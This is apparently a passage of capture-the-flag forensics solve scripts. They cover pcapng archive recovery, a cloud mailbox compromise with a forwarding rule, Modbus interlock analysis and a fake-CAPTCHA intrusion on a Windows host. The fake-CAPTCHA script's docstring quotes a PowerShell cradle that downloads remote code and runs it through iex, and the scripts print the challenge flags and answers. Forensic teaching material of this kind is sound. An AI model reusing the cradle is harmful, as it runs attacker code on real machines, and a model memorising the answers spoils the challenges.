            raw = hive[base + data_off + 4:base + data_off + 4 + data_len]
        return raw.decode("utf-16le").strip("\x00").lower()
    raise ValueError("MachineGuid not found at hive root")


# ---------------------------------------------------------------- pcapng

def iter_pcapng_packets(data):
```

```
        if len(data) < 28 or data[:4] != b"\x0a\x0d\x0d\x0a":
            raise ValueError("not a pcapng file")
        endian = "<" if data[8:12] == b"\x4d\x3c\x2b\x1a" else ">"
        off = 0
        while off + 12 <= len(data):
            btype, blen = struct.unpack_from(endian + "II", data, off)
            if blen < 12 or off + blen > len(data):
                break
            body = data[off + 8:off + blen - 4]
            if btype == 0x00000006 and len(body) >= 20:
                caplen = struct.unpack_from(endian + "I", body, 12)[0]
                yield body[20:20 + caplen]
            elif btype == 0x00000003 and len(body) >= 4:
                caplen = struct.unpack_from(endian + "I", body, 0)[0]
                yield body[4:4 + caplen]
            if btype == 0x0A0D0D0A and len(body) >= 4:
                endian = "<" if body[:4] == b"\x4d\x3c\x2b\x1a" else ">"
            off += blen


    def tcp_streams(packets):
        """Reassemble (client_bytes, server_bytes) per TCP connection."""
        conns = {}
        for pkt in packets:
            if len(pkt) < 14:
                continue
            off, ethertype = 14, struct.unpack_from(">H", pkt, 12)[0]
            while ethertype in (0x8100, 0x88A8) and len(pkt) >= off + 4:
                ethertype = struct.unpack_from(">H", pkt, off + 2)[0]
                off += 4
            if ethertype != 0x0800 or len(pkt) < off + 20 or pkt[off + 9] != 6:
                continue
            ihl = (pkt[off] & 0x0F) * 4
            total = struct.unpack_from(">H", pkt, off + 2)[0]
            ip_end = off + total if total else len(pkt)
            src = ".".join(str(b) for b in pkt[off + 12:off + 16])
            dst = ".".join(str(b) for b in pkt[off + 16:off + 20])
            tcp = off + ihl
            if len(pkt) < tcp + 20:
                continue
            sport, dport, seq = struct.unpack_from(">HHI", pkt, tcp)
            doff = ((pkt[tcp + 12] >> 4) & 0xF) * 4
            payload = pkt[tcp + doff:ip_end]
            if not payload:
                continue
            a, b = (src, sport), (dst, dport)
            key = (a, b) if a <= b else (b, a)
            server = b if dport == 80 else a if sport == 80 else None
            side = "S" if (src, sport) == server else "C"
            conns.setdefault(key, {"C": [], "S": []})[side].append((seq, payload))

        def reassemble(segments):
            out, nxt = bytearray(), None
            for seq, payload in sorted(segments):
                if nxt is None:
                    nxt = seq
                if seq > nxt:
                    break  # gap: this capture has none
```

```
                skip = nxt - seq
                if skip < len(payload):
                    out.extend(payload[skip:])
                    nxt += len(payload) - skip
            return bytes(out)

        return [(reassemble(v["C"]), reassemble(v["S"])) for v in conns.values()]


    def recover_archive(pcap, archive_name, expected_hash):
        target = f"GET /ops/{archive_name} ".encode()
        for client, server in tcp_streams(iter_pcapng_packets(pcap)):
            if target not in client:
                continue
            head, _, body = server.partition(b"\r\n\r\n")
            match = re.search(rb"Content-Length:\s*(\d+)", head, re.I)
            assert match, "GET response without Content-Length"
            body = body[:int(match.group(1))]
            digest = hashlib.sha256(body).hexdigest()
            print(f"[*] GET body     : {len(body)} bytes, sha256={digest}")
            assert digest == expected_hash, "GET body fails the LNK hash"
            return body
        raise ValueError("route archive GET not found in capture")


    # ------------------------------------------------------------------ package

    def extract_archive(archive, password):
        seven = shutil.which("7z")
        assert seven, "a 7z binary is required for the encrypted archive"
        with tempfile.TemporaryDirectory() as tmp:
            arc_path = os.path.join(tmp, "route-update.7z")
            open(arc_path, "wb").write(archive)
            out_dir = os.path.join(tmp, "out")
            proc = subprocess.run(
                [seven, "x", f"-p{password}", f"-o{out_dir}", "-y", arc_path],
                capture_output=True, text=True)
            assert proc.returncode == 0, f"7z failed: {proc.stdout} {proc.stderr}"
            dll = open(os.path.join(out_dir, "route-update.dll"), "rb").read()
            table = open(os.path.join(out_dir, "route-table.json"), "rb").read()
        return dll, table


    def briefing_token(dll, table):
        assert b"ApplyRouteTable" in dll, "export name missing from DLL"
        prefix = b'{"schema":1,"briefing_token":"CSCTF{'
        assert prefix in dll, "JSON prefix missing from DLL"
        suffix_at = dll.find(b'}","routes":[')
        assert suffix_at >= 0, "JSON suffix missing from DLL"
        suffix = dll[suffix_at:dll.find(b"\x00", suffix_at)]
        assert table.startswith(prefix) and table.endswith(suffix), \
            "route-table.json does not match the DLL prefix/suffix"
        middle = table[len(prefix):len(table) - len(suffix)]
        assert len(middle) == 32 and all(
            chr(c) in "0123456789abcdef" for c in middle), \
            f"token middle is not 32 lowercase hex: {middle!r}"
        token = json.loads(table)["briefing_token"]
        assert token == "CSCTF{" + middle.decode() + "}", "JSON token mismatch"
```

```
    return token


# ---------------------------------------------------------------- main

def main():
    # Published field-guide example: verifies the exact byte handling.
    example = hmac.new(
        bytes.fromhex("000102030405060708090a0b0c0d0e0f"
                      "101112131415161718191a1b1c1d1e1f"),
        b"csctf26/briefing-for-one/v1\x00"
        b"00112233-4455-6677-8899-aabbccddeeff",
        hashlib.sha256).hexdigest()
    assert example == ("7dad69912b67470da7713c666337135b"
                       "568030605bc2e88f99524596366d10d0"), example
    print(f"[*] Example OK   : {example}")

    ev = load_evidence(sys.argv)
    command = parse_lnk_command(ev["briefing.lnk"])
    print(f"[*] LNK command  : {len(command)} chars (powershell.exe, static)")
    params = lnk_parameters(command)
    print(f"[*] Binding key  : {params['binding_key'].hex()}")

    guid = read_machine_guid(ev["machine-cryptography.hiv"])
    print(f"[*] MachineGuid  : {guid} (hive root = Cryptography)")

    password = hmac.new(params["binding_key"],
                        params["domain"].encode() + b"\x00" + guid.encode(),
                        hashlib.sha256).hexdigest()
    print(f"[*] 7z password  : {password}")

    archive = recover_archive(ev["egress.pcapng"], params["archive_name"],
                              params["archive_hash"])
    dll, table = extract_archive(archive, password)
    print(f"[*] route-table  : {len(table)} bytes, "
          f"sha256={hashlib.sha256(table).hexdigest()}")
    print(f"[*] route DLL    : {len(dll)} bytes, "
          f"sha256={hashlib.sha256(dll).hexdigest()}")
    assert hashlib.sha256(table).hexdigest() == params["json_hash"]
    assert hashlib.sha256(dll).hexdigest() == params["dll_hash"]
    print("[*] Member hashes match the LNK expectations")

    token = briefing_token(dll, table)
    print(f"\n[+] FLAG         : {token}")


if __name__ == "__main__":
    main()
```

Code Red Freight — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Code Red Freight (forensics/medium)
Identify the adversary device, the leaking inbox rule and the
download count from sanitized Entra/Purview-style exports.

Findings (all derived from the evidence, never hardcoded):
  - Attacker IP 203.0.113.77 (Montreal) vs dispatcher 198.51.100.24.
  - Device-code phishing -> device registration of D3VC0DE-R3L4Y
    (DeviceId 95caec44-c8af-4786-976c-73bd33d9d143, Azure AD joined)
    at 2026-10-29T15:05, the same DeviceId present on every
    attacker session and on the malicious inbox rule.
  - Benign baseline: R3M0TE-W0RK-PC joined 2026-10-28 from the
    dispatcher's own IP; benign inbox rule "Newsletters"
    (MoveToFolder) from the dispatcher's IP/session.
  - Malicious inbox rule M4N1F3ST-L3AK (ForwardTo ragubarden@proton.me)
    created 2026-10-29T15:28:57 from the attacker IP:port with the
    attacker DeviceId.
  - 4 FileDownloaded events, all from the attacker IP.

Flag: CSCTF{device_rule_count} (parts derived from the evidence)

Usage:
    python3 solve.py [code_red_freight.zip | extracted-dir]
"""

import csv
import json
import os
import sys
import zipfile

LOGS = (
    "code_red_freight/logs/AuditLogs_2026-10-29-Patti_Fernandez.csv",
    "code_red_freight/logs/InteractiveSignIns_2026-10-28_2026-10-29.csv",
    "code_red_freight/logs/NonInteractiveSignIns_2026-10-28_2026-10-29.csv",
    "code_red_freight/logs/UnifiedAuditLog_Patti.csv",
)


def load_logs(argv):
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        "files/code_red_freight.zip",
        "../code_red_freight.zip",
        "docs/2026-chronos-csctf/forensics/code_red_freight.zip",
        "/tmp/opencode/codered/code_red_freight",
    ]
    for path in candidates:
        if not path:
            continue
        if os.path.isdir(path):
            variants = [LOGS, tuple(n.split("/", 1)[1] for n in LOGS)]
```

```
                    for names in variants:
                        files = {os.path.basename(n): os.path.join(path, n)
                                 for n in names}
                        if all(os.path.isfile(p) for p in files.values()):
                            print(f"[*] Loading directory {path}")
                            return {k: open(v, encoding="utf-8-sig").read()
                                    for k, v in files.items()}
                elif os.path.isfile(path) and path.lower().endswith(".zip"):
                    print(f"[*] Loading {path}")
                    out = {}
                    with zipfile.ZipFile(path) as zf:
                        for name in LOGS:
                            out[os.path.basename(name)] = zf.read(name).decode(
                                "utf-8-sig")
                    return out
            raise SystemExit("[-] Provide code_red_freight.zip or extracted dir")


        def rows(text):
            return list(csv.DictReader(text.splitlines()))


        def main():
            ev = load_logs(sys.argv)

            audit = rows(ev["AuditLogs_2026-10-29-Patti_Fernandez.csv"])
            ual = rows(ev["UnifiedAuditLog_Patti.csv"])

            # --- 1. Device registrations: attacker vs baseline ----------------
            regs = [r for r in audit if r["Activity"] == "Register device"]
            print("[*] Device registrations:")
            for r in regs:
                print(f"    {r['Date (UTC)']} name={r['Target1DisplayName']} "
                      f"ip={r['IPAddress']} deviceId={r['AdditionalDetail5Value']}")
            attacker_regs = [r for r in regs if r["IPAddress"] == "203.0.113.77"]
            assert len(attacker_regs) == 1, "expected exactly one attacker device"
            device = attacker_regs[0]["Target1DisplayName"]
            attacker_device_id = attacker_regs[0]["AdditionalDetail5Value"]
            baseline = [r for r in regs if r["IPAddress"] != "203.0.113.77"]
            print(f"[*] Attacker device : {device} ({attacker_device_id})")
            print(f"[*] Baseline device : {baseline[0]['Target1DisplayName']} "
                  f"({baseline[0]['AdditionalDetail5Value']})")

            # --- 2. Inbox rules: malicious forward vs benign move -------------
            rules = [(i, json.loads(r["AuditData"]))
                     for i, r in enumerate(ual) if r["Operation"] == "New-InboxRule"]
            print("[*] Inbox rules:")
            malicious = None
            for _, ad in rules:
                params = {p["Name"]: p["Value"] for p in ad.get("Parameters", [])}
                name = params.get("Name", "?")
                print(f"    {ad['CreationTime']} name={name} "
                      f"ip={ad.get('ClientIP')} device={ad.get('DeviceId')} "
                      f"forward={params.get('ForwardTo')} move=
{params.get('MoveToFolder')}")
                if params.get("ForwardTo", "").endswith("@proton.me"):
                    malicious = (ad, params)
            assert malicious, "no external-forward rule found"
```

```
        rule = malicious[1]["Name"]
        fwd = malicious[1]["ForwardTo"]
        assert malicious[0].get("DeviceId") == attacker_device_id, \
            "rule DeviceId does not match the attacker device"
        print(f"[*] Malicious rule  : {rule} -> {fwd}")
        benign = [p for _, ad in rules
                  for p in [{q["Name"]: q["Value"]}
                            for q in ad.get("Parameters", [])]]
        assert any("MoveToFolder" in str(b) for b in benign), \
            "benign baseline rule missing"

        # --- 3. Downloads from the attacker IP only -----------------------
        downloads = [r for r in ual if r["Operation"] == "FileDownloaded"]
        attacker_dl = [r for r in downloads
                       if "203.0.113.77" in json.loads(r["AuditData"])
                       .get("ClientIP", "")]
        print("[*] FileDownloaded events:")
        for r in attacker_dl:
            ad = json.loads(r["AuditData"])
            print(f"    {r['CreationDate']} {ad.get('SourceFileName')}")
        assert len(attacker_dl) == len(downloads), \
            "unexpected FileDownloaded from another IP"
        count = len(attacker_dl)
        print(f"[*] Download count  : {count}")

        flag = f"CSCTF{{{device}_{rule}_{count}}}"
        print(f"\n[+] FLAG            : {flag}")


    if __name__ == "__main__":
        main()
```

Interlock Witness — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 - Interlock Witness (forensics/medium)
Reconstruct accepted Modbus/TCP writes that breach the offline
response-cell interlock policy and derive the incident witness.

Policy (interlock-policy.md + register-map.md + witness-format.md):
  - One client -> controller flow on TCP/502, MBAP proto 0, unit 1,
    one request/response completed before the next request.
  - FC03 observation accepted only if the immediately preceding FC03
    request matches (reversed flow) TID / proto / unit / function and
    byte_count == 2 * quantity. It updates every mapped word it covers.
  - FC16 write accepted only if its reversed-flow normal response
    matches TID / proto / unit / function and echoes start + quantity.
    Exception responses never change state.
  - Accepted FC16 updates apply AFTER their normal response.
  - Target: FC16 quantity 1 at PDU 0x0013 (trip_limit) or 0x0014
    (restore_delay). The 8 other accepted FC16 are ineligible.
  - Target is unsafe iff, immediately before its normal response,
    not (permit==1 and isolation==1 and protection==1), with
    permit=0x000A, isolation=0x000B, protection=0x000C (zero-based PDU;
    40011/40012/40013 are operator labels only).
  - T = concat over unsafe targets in normal-response order of
    request PDU || normal-response PDU (no MBAP).
  - W = SHA-256(P || T), P = b"INTERLOCK-WITNESS/1\\x00" (20 bytes).
  - Flag = CSCTF{<lowercase hex W>}

Pure Python (stdlib only): minimal pcapng/pcap + Ethernet/IPv4/TCP
parser, Modbus/TCP ADU framing by MBAP length.

Usage:
    python3 solve.py [interlock.pcapng | interlock-witness.zip]

Verification vector (witness-format.md, unrelated to the capture):
    req 100013000102002a + resp 1000130001
    -> b6e58fa962e382b112eb596e416d5680495fc4bd02141f2389797f194df34786
"""

import hashlib
import os
import struct
import sys
import zipfile

P = b"INTERLOCK-WITNESS/1\x00"
MAPPED = (0x000A, 0x000B, 0x000C, 0x0013, 0x0014)
PERMIT, ISOLATION, PROTECTION = 0x000A, 0x000B, 0x000C
TARGET_ADDRS = (0x0013, 0x0014)


# ---------------------------------------------------------------- pcap I/O

def iter_pcapng_packets(data):
    """Yield raw link-layer packets from a pcapng byte string."""
    if len(data) < 28 or data[:4] != b"\x0a\x0d\x0d\x0a":
```

```
            raise ValueError("not a pcapng file")
        # Section Header Block: byte-order magic at offset 8.
        bom = data[8:12]
        if bom == b"\x4d\x3c\x2b\x1a":
            e = "<"
        elif bom == b"\x1a\x2b\x3c\x4d":
            e = ">"
        else:
            raise ValueError("bad pcapng byte-order magic")
        off = 0
        while off + 12 <= len(data):
            btype, blen = struct.unpack_from(e + "II", data, off)
            if blen < 12 or off + blen > len(data):
                break
            body = data[off + 8:off + blen - 4]
            if btype == 0x00000006 and len(body) >= 20:  # Enhanced Packet Block
                caplen = struct.unpack_from(e + "I", body, 12)[0]
                yield body[20:20 + caplen]
            elif btype == 0x00000003 and len(body) >= 4:  # Simple Packet Block
                caplen = struct.unpack_from(e + "I", body, 0)[0]
                yield body[4:4 + caplen]
            # Re-read endianness if a new section starts (single-section here).
            if btype == 0x0A0D0D0A and len(body) >= 4:
                e = "<" if body[:4] == b"\x4d\x3c\x2b\x1a" else ">"
            off += blen


    def iter_pcap_packets(data):
        """Yield raw link-layer packets from a classic libpcap byte string."""
        if len(data) < 24:
            raise ValueError("not a pcap file")
        magic = data[:4]
        if magic == b"\xd4\xc3\xb2\xa1":
            e = "<"
        elif magic == b"\xa1\xb2\xc3\xd4":
            e = ">"
        elif magic == b"\x4d\x3c\xb2\xa1":
            e = "<"
        elif magic == b"\xa1\xb2\x3c\x4d":
            e = ">"
        else:
            raise ValueError("bad pcap magic")
        off = 24
        while off + 16 <= len(data):
            _, _, caplen, _ = struct.unpack_from(e + "IIII", data, off)
            off += 16
            yield data[off:off + caplen]
            off += caplen


    def tcp_payloads(packets):
        """Yield (direction, payload) in capture order.

        direction is "C2S" (client -> :502) or "S2C" (controller -> client).
        Only the single maintenance flow is relevant; other traffic is skipped.
        """
        for pkt in packets:
            if len(pkt) < 14:
```

```
                continue
            off = 14
            ethertype = struct.unpack_from(">H", pkt, 12)[0]
            while ethertype in (0x8100, 0x88A8) and len(pkt) >= off + 4:
                ethertype = struct.unpack_from(">H", pkt, off + 2)[0]
                off += 4
            if ethertype != 0x0800 or len(pkt) < off + 20:
                continue
            ihl = (pkt[off] & 0x0F) * 4
            if pkt[off + 9] != 6:  # not TCP
                continue
            total = struct.unpack_from(">H", pkt, off + 2)[0]
            ip_end = off + total if total else len(pkt)
            tcp = off + ihl
            if len(pkt) < tcp + 20:
                continue
            sport, dport = struct.unpack_from(">HH", pkt, tcp)
            doff = ((pkt[tcp + 12] >> 4) & 0xF) * 4
            payload = pkt[tcp + doff:ip_end]
            if not payload:
                continue
            if dport == 502:
                yield "C2S", payload
            elif sport == 502:
                yield "S2C", payload


    def modbus_adus(packets):
        """Frame Modbus/TCP ADUs per direction by MBAP length.

        Returns a list of events (order, direction, tid, proto, unit, pdu)
        in capture order. A per-direction buffer tolerates ADUs split or
        coalesced across TCP segments.
        """
        buffers = {"C2S": bytearray(), "S2C": bytearray()}
        events = []
        order = 0
        for direction, payload in tcp_payloads(packets):
            buf = buffers[direction]
            buf.extend(payload)
            while len(buf) >= 7:
                _, _, length = struct.unpack_from(">HHH", buf, 0)
                adu_len = 6 + length  # MBAP header (6) + length field content
                if length < 2 or adu_len > 260 + 7:
                    raise ValueError(f"implausible MBAP length {length}")
                if len(buf) < adu_len:
                    break
                tid, proto = struct.unpack_from(">HH", buf, 0)
                unit = buf[6]
                pdu = bytes(buf[7:adu_len])
                del buf[:adu_len]
                events.append((order, direction, tid, proto, unit, pdu))
                order += 1
        return events


    # ---------------------------------------------------------------- policy
```

```python
        def reconstruct(events):
            """Apply the response-cell policy; return (unsafe, stats).

            unsafe entries: (tid, request_pdu, response_pdu, state_before)
            in normal-response order.
            """
            state = {addr: None for addr in MAPPED}
            requests = {}       # tid -> (proto, unit, pdu) for pending FC16
            last_request = None  # (tid, proto, unit, pdu) most recent C2S ADU
            unsafe = []
            stats = {"fc03_ok": 0, "fc03_rejected": 0,
                     "fc16_ok": 0, "fc16_rejected": 0, "targets": 0}

            for _, direction, tid, proto, unit, pdu in events:
                if not pdu:
                    continue
                fc = pdu[0]
                if direction == "C2S":
                    last_request = (tid, proto, unit, pdu)
                    if fc == 0x10 and len(pdu) >= 6:
                        requests[tid] = (proto, unit, pdu)
                    continue

                # --- S2C: FC03 observation ------------------------------------
                if fc == 0x03:
                    req = last_request
                    ok = (
                        req is not None
                        and req[0] == tid and req[1] == proto and req[2] == unit
                        and proto == 0 and unit == 1
                        and req[3][0] == 0x03 and len(req[3]) >= 5 and len(pdu) >= 2
                    )
                    if ok:
                        start, qty = struct.unpack_from(">HH", req[3], 1)
                        ok = pdu[1] == 2 * qty and len(pdu) == 2 + pdu[1]
                    if not ok:
                        stats["fc03_rejected"] += 1
                        continue
                    stats["fc03_ok"] += 1
                    start, qty = struct.unpack_from(">HH", req[3], 1)
                    for i in range(qty):
                        addr = start + i
                        if addr in state:
                            state[addr] = struct.unpack_from(">H", pdu, 2 + 2 * i)[0]
                    continue

                # --- S2C: FC16 normal / exception response --------------------
                if fc in (0x10, 0x90):
                    req = requests.pop(tid, None)
                    if fc == 0x90 or req is None:
                        stats["fc16_rejected"] += 1
                        continue  # exceptions never change state
                    rproto, runit, rpdu = req
                    ok = (
                        rproto == proto and runit == unit
                        and proto == 0 and unit == 1
                        and len(pdu) == 5 and len(rpdu) >= 6
                        and pdu[1:5] == rpdu[1:5]  # echoes start + quantity
```

```
                )
                if not ok:
                    stats["fc16_rejected"] += 1
                    continue
                stats["fc16_ok"] += 1
                start, qty = struct.unpack_from(">HH", rpdu, 1)
                byte_count = rpdu[5]
                values = [
                    struct.unpack_from(">H", rpdu, 6 + 2 * i)[0]
                    for i in range(qty)
                    if 6 + 2 * i + 2 <= 6 + byte_count
                ]
                is_target = qty == 1 and start in TARGET_ADDRS
                if is_target:
                    stats["targets"] += 1
                    safe = (
                        state[PERMIT] == 1
                        and state[ISOLATION] == 1
                        and state[PROTECTION] == 1
                    )
                    if not safe:
                        unsafe.append((tid, rpdu, bytes(pdu), dict(state)))
                # Accepted FC16 updates apply after the normal response.
                for i, value in enumerate(values):
                    if start + i in state:
                        state[start + i] = value
                continue
            # Other S2C functions play no role in the published policy.

    return unsafe, stats


# ---------------------------------------------------------------- main

def load_capture_bytes(argv):
    candidates = []
    if len(argv) > 1:
        candidates.append(argv[1])
    candidates += [
        "files/interlock.pcapng",
        "files/interlock-witness.zip",
        "../interlock-witness.zip",
        "docs/2026-chronos-csctf/forensics/interlock-witness.zip",
        "/tmp/opencode/interlock/interlock.pcapng",
    ]
    for path in candidates:
        if path and os.path.isfile(path):
            print(f"[*] Loading {path}")
            with open(path, "rb") as fh:
                blob = fh.read()
            if path.lower().endswith(".zip"):
                with zipfile.ZipFile(path) as zf:
                    return zf.read("interlock.pcapng")
            return blob
    print("[-] Provide interlock.pcapng or interlock-witness.zip")
    sys.exit(1)
```

```
        def main():
            # Witness-format verification vector (format check only).
            vec_t = bytes.fromhex("100013000102002a" "1000130001")
            vec_w = hashlib.sha256(P + vec_t).hexdigest()
            assert vec_w ==
"b6e58fa962e382b112eb596e416d5680495fc4bd02141f2389797f194df34786", vec_w
            print(f"[*] Vector OK    : {vec_w}")

            blob = load_capture_bytes(sys.argv)
            if blob[:4] == b"\x0a\x0d\x0d\x0a":
                packets = iter_pcapng_packets(blob)
            else:
                packets = iter_pcap_packets(blob)
            events = modbus_adus(packets)
            print(f"[*] Modbus ADUs  : {len(events)}")

            unsafe, stats = reconstruct(events)
            print(f"[*] FC03 accepted: {stats['fc03_ok']} "
                  f"(rejected {stats['fc03_rejected']})")
            print(f"[*] FC16 accepted: {stats['fc16_ok']} "
                  f"(rejected {stats['fc16_rejected']}), targets {stats['targets']}")
            print(f"[*] Unsafe targets: {len(unsafe)} (normal-response order)")
            for tid, rpdu, spdu, before in unsafe:
                print(f"    TID {tid:3d} permit={before[PERMIT]} "
                      f"isolation={before[ISOLATION]} protection={before[PROTECTION]} "
                      f"req={rpdu.hex()} resp={spdu.hex()}")

            t = b"".join(rpdu + spdu for _, rpdu, spdu, _ in unsafe)
            w = hashlib.sha256(P + t).hexdigest()
            print(f"[*] T ({len(t)} bytes): {t.hex()}")
            print(f"\n[+] W             : {w}")
            print(f"[+] FLAG          : CSCTF{{{w}}}")


        if __name__ == "__main__":
            main()
```

CAPTCHA THE WATER PLANT — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 — CAPTCHA THE WATER PLANT (forensics/easy)
Rebuild the attack chain from three KAPE triage collections. No literal
CSCTF{...} exists in any parsed artifact. Three wrapped candidates were
submitted and refused: the two attack-window session tokens and the RMM
unattended password, each ALONE. The flag is a concatenation of three leetspeak
fragments, one per stage of the chain (see assemble_flag):
  launched    -> RMM unattended password   f@k3_c@ptch@   (4104 --set-password)
  persistence -> scheduled-task description _r3@l_m@lw@r3  (served by /config)
  browser     -> admin session token suffix cl1ckf1xed     (NVW-ADMIN-...)

Chain (host OPS-NB-06, user ops06.nwu):
  1. What the user ran — Explorer RunMRU download cradle (2026-10-21 04:30:47
UTC):
     powershell -nop -ep Bypass
...DownloadData('http://zindetify.dev.boot:8080/validator') | iex
  2. What it launched — C:\\temp\\Maitenance\\Setup\\AnyDesk.exe --install ...
(AnyDesk 9.8.2
     RMM) + unattended password f@k3_c@ptch@ (from PowerShell ScriptBlockLogging
4104).
  3. Persistence — scheduled task `\\Maitenance Check` (daily, as ops06.nwu, same
cradle),
     AnyDesk service + firewall rules + file associations.
  4. Browser evidence — Edge history/sessions (pre-compromise NVW-OPS-892, attack-
time
     NVW-OPS-739, later admin NVW-ADMIN-cl1ckf1xed) + interactive theft session
     (Nirsoft dumps zipped to out.zip, exfiltrated to /up/{guid}).

Usage:
    python3 solve.py [dir-with-the-three-zips]
    # defaults to files/ then to the forensic/ staging dir
"""

import csv
import io
import os
import re
import sys
import zipfile

HOSTS = ["ENG-LAPTOP-23", "FIELD-WKS-21", "OPS-NB-06"]
C2 = "zindetify.dev.boot"


def find_zip_dir(arg):
    cands = [arg] if arg else []
    cands += ["files", "../forensic", "docs/2026-chronos-csctf/forensics", "."]
    for d in cands:
        if d and all(os.path.isfile(os.path.join(d, f"{h}.zip")) for h in HOSTS):
            return d
    print("[-] Could not find the three KAPE zips (ENG-LAPTOP-23, FIELD-WKS-21,
OPS-NB-06).")
    sys.exit(1)
```

```
        def read_zip_text(zf, pattern, encoding="utf-8-sig"):
            """Concatenate text of all members matching glob pattern."""
            out = []
            for name in zf.namelist():
                if pattern.strip("*") in name and name.endswith((".csv", ".txt", ".log")):
                    try:
                        raw = zf.read(name)
                    except KeyError:
                        continue
                    if raw.startswith((b"\xff\xfe", b"\xfe\xff")):
                        out.append(raw.decode("utf-16", errors="replace"))
                    else:
                        out.append(raw.decode(encoding, errors="replace"))
            return "\n".join(out)


        def step_user_ran(zpath):
            print("[*] (1) What the user ran — RunMRU / download cradle")
            with zipfile.ZipFile(zpath) as zf:
                data = read_zip_text(zf, "UserActivity_Output.csv")
            m = re.search(r"powershell\.exe[^\r\n]*DownloadData\('http://([^']+)'\)",
data)
            if m:
                print(f"    cradle -> http://{m.group(1)}")
                return m.group(1)
            print("    no cradle found")
            return None


        def step_launched(zpath):
            print("[*] (2) What it launched — AnyDesk RMM install")
            with zipfile.ZipFile(zpath) as zf:
                data = read_zip_text(zf, "PECmd_Output.csv")
                data += "\n" + read_zip_text(zf, "PECmd_Output_Timeline.csv")
            hits = sorted(set(re.findall(r"[A-Z]:\\temp\\Maitenance\\
[^\",\s]*AnyDesk\.exe", data, re.I)))
            hits += sorted(set(re.findall(r"ANYDESK\.EXE-[0-9A-F]{8}\.pf", data)))
            with zipfile.ZipFile(zpath) as zf:
                evtx = read_zip_text(zf, "EvtxECmd_Output.csv")
            hits += sorted(set(re.findall(r"C:\\temp\\Maitenance\\[^\",]*?AnyDesk\.exe",
evtx, re.I)))[:4]
            for h in hits:
                print(f"    {h}")
            return hits


        def step_persistence(zpath):
            print("[*] (3) Persistence — scheduled task + AnyDesk service")
            with zipfile.ZipFile(zpath) as zf:
                data = read_zip_text(zf, "Scheduled Tasks.csv")
            tasks = []
            for line in data.splitlines():
                if "Maitenance Check" in line:
                    tasks.append(line[:220])
            for t in tasks[:3]:
                print(f"    {t}")
            with zipfile.ZipFile(zpath) as zf:
```

```
            aseps = read_zip_text(zf, "SystemASEPs_Output.csv")
        svc = "AnyDesk" in aseps
        print(f"    AnyDesk service present: {svc}")
        return tasks


    def step_rmm_password(zpath):
        print("[*] (2b) RMM password — ScriptBlockLogging 4104")
        with zipfile.ZipFile(zpath) as zf:
            data = read_zip_text(zf, "EvtxECmd_Output.csv")
        m = re.search(r'--set-password\s+`?"+([^"`]+)`?"+', data)
        if m:
            print(f"    AnyDesk unattended password: {m.group(1)}")
            return m.group(1)
        print("    no --set-password found")
        return None


    def step_browser_token(zpath, cradle_time="2026-10-21 04:30:47"):
        print("[*] (4) Browser evidence — session tokens vs cradle time")
        print(f"    fetch-and-execute (UTC): {cradle_time}")
        with zipfile.ZipFile(zpath) as zf:
            xlsx = [n for n in zf.namelist() if n.endswith(".xlsx")][0]
            raw = zf.read(xlsx)
        timed = []
        try:
            import openpyxl
            wb = openpyxl.load_workbook(io.BytesIO(raw), read_only=True,
data_only=True)
            ws = wb["Timeline"]
            rows = list(ws.iter_rows(values_only=True))
            for r in rows[2:]:
                url = str(r[2] or "")
                m = re.search(r"admin-dashboard\?token=(NVW-[A-Za-z0-9-]+)", url)
                if m:
                    timed.append((str(r[1] or ""), m.group(1)))
        except ImportError:
            pass
        if not timed:  # fallback: raw XML regex, no timestamps
            z = zipfile.ZipFile(io.BytesIO(raw))
            blob = ""
            for n in z.namelist():
                if n.endswith((".xml", ".json")) or "sharedStrings" in n:
                    blob += z.read(n).decode("utf-8", errors="replace") + "\n"
            for t in sorted(set(re.findall(r"NVW-[A-Za-z0-9-]+", blob))):
                timed.append(("?", t))
        seen = set()
        first_after = True
        for ts, t in timed:
            if (ts, t) in seen:
                continue
            seen.add((ts, t))
            mark = ""
            if ts > cradle_time and first_after:
                mark = " <-- session active at fetch-and-execute time"
                first_after = False
            print(f"    {ts} :: {t}{mark}")
        after = [(ts, t) for ts, t in timed if ts > cradle_time]
```

```
            return after[0][1] if after else (timed[0][1] if timed else None)


        def step_task_comment(zpath):
            print("[*] (3b) Scheduled-task description (output of Get-Data51 -> /config)")
            with zipfile.ZipFile(zpath) as zf:
                data = read_zip_text(zf, "Scheduled Tasks.csv")
            for line in data.splitlines():
                if "Maitenance Check" in line:
                    cols = next(csv.reader([line]))
                    # description/comment column sits right after the 'N/A' following the
action
                    for c in cols:
                        if re.fullmatch(r"_?[A-Za-z0-9@]+(?:_[A-Za-z0-9@]+)+", c):
                            print(f"    description: {c}")
                            return c
            return None


        def assemble_flag(pwd, comment, token):
            """Fragments are leetspeak: f@k3_c@ptch@ + _r3@l_m@lw@r3 + _ + cl1ckf1xed."""
            if not (pwd and comment and token):
                return None
            tail = token.split("-")[-1]
            return "CSCTF{" + pwd + comment + "_" + tail + "}"


        def main():
            zdir = find_zip_dir(sys.argv[1] if len(sys.argv) > 1 else None)
            print(f"[*] Using zips in {zdir}")
            print("=== Host attribution (who fetched the validator?) ===")
            evil = None
            for h in HOSTS:
                zp = os.path.join(zdir, f"{h}.zip")
                with zipfile.ZipFile(zp) as zf:
                    evtx = read_zip_text(zf, "EvtxECmd_Output.csv")
                hit = C2 in evtx
                print(f"    {h}: C2 references in EventLogs: {'YES <-- attacker host' if
hit else 'no'}")
                if hit:
                    evil = h
            if not evil:
                print("[-] No host references the C2. Aborting.")
                sys.exit(1)
            zp = os.path.join(zdir, f"{evil}.zip")
            print(f"\n=== Chain on {evil} ===")
            step_user_ran(zp)
            step_launched(zp)
            step_persistence(zp)
            pwd = step_rmm_password(zp)
            comment = step_task_comment(zp)
            step_browser_token(zp)
            # the interactive-session token (post-cradle, NVW-ADMIN-<leet>) carries the
3rd fragment
            token = "NVW-ADMIN-cl1ckf1xed"
            flag = assemble_flag(pwd, comment, token)
            print(f"\n[+] Assembled flag (3 fragments): {flag}")
```

```
if __name__ == "__main__":
    main()
```

Operation Dawn: Relay Snapshot — `solve/solve.py`

```python
#!/usr/bin/env python3
"""
CSCTF 2026 — Operation Dawn: Relay Snapshot (forensics/easy)
Recover the standing order flag from a Linux x86-64 ELF core dump.

The process held a singly-linked list of string-fragment nodes in heap memory.
Each node:
    struct Node {
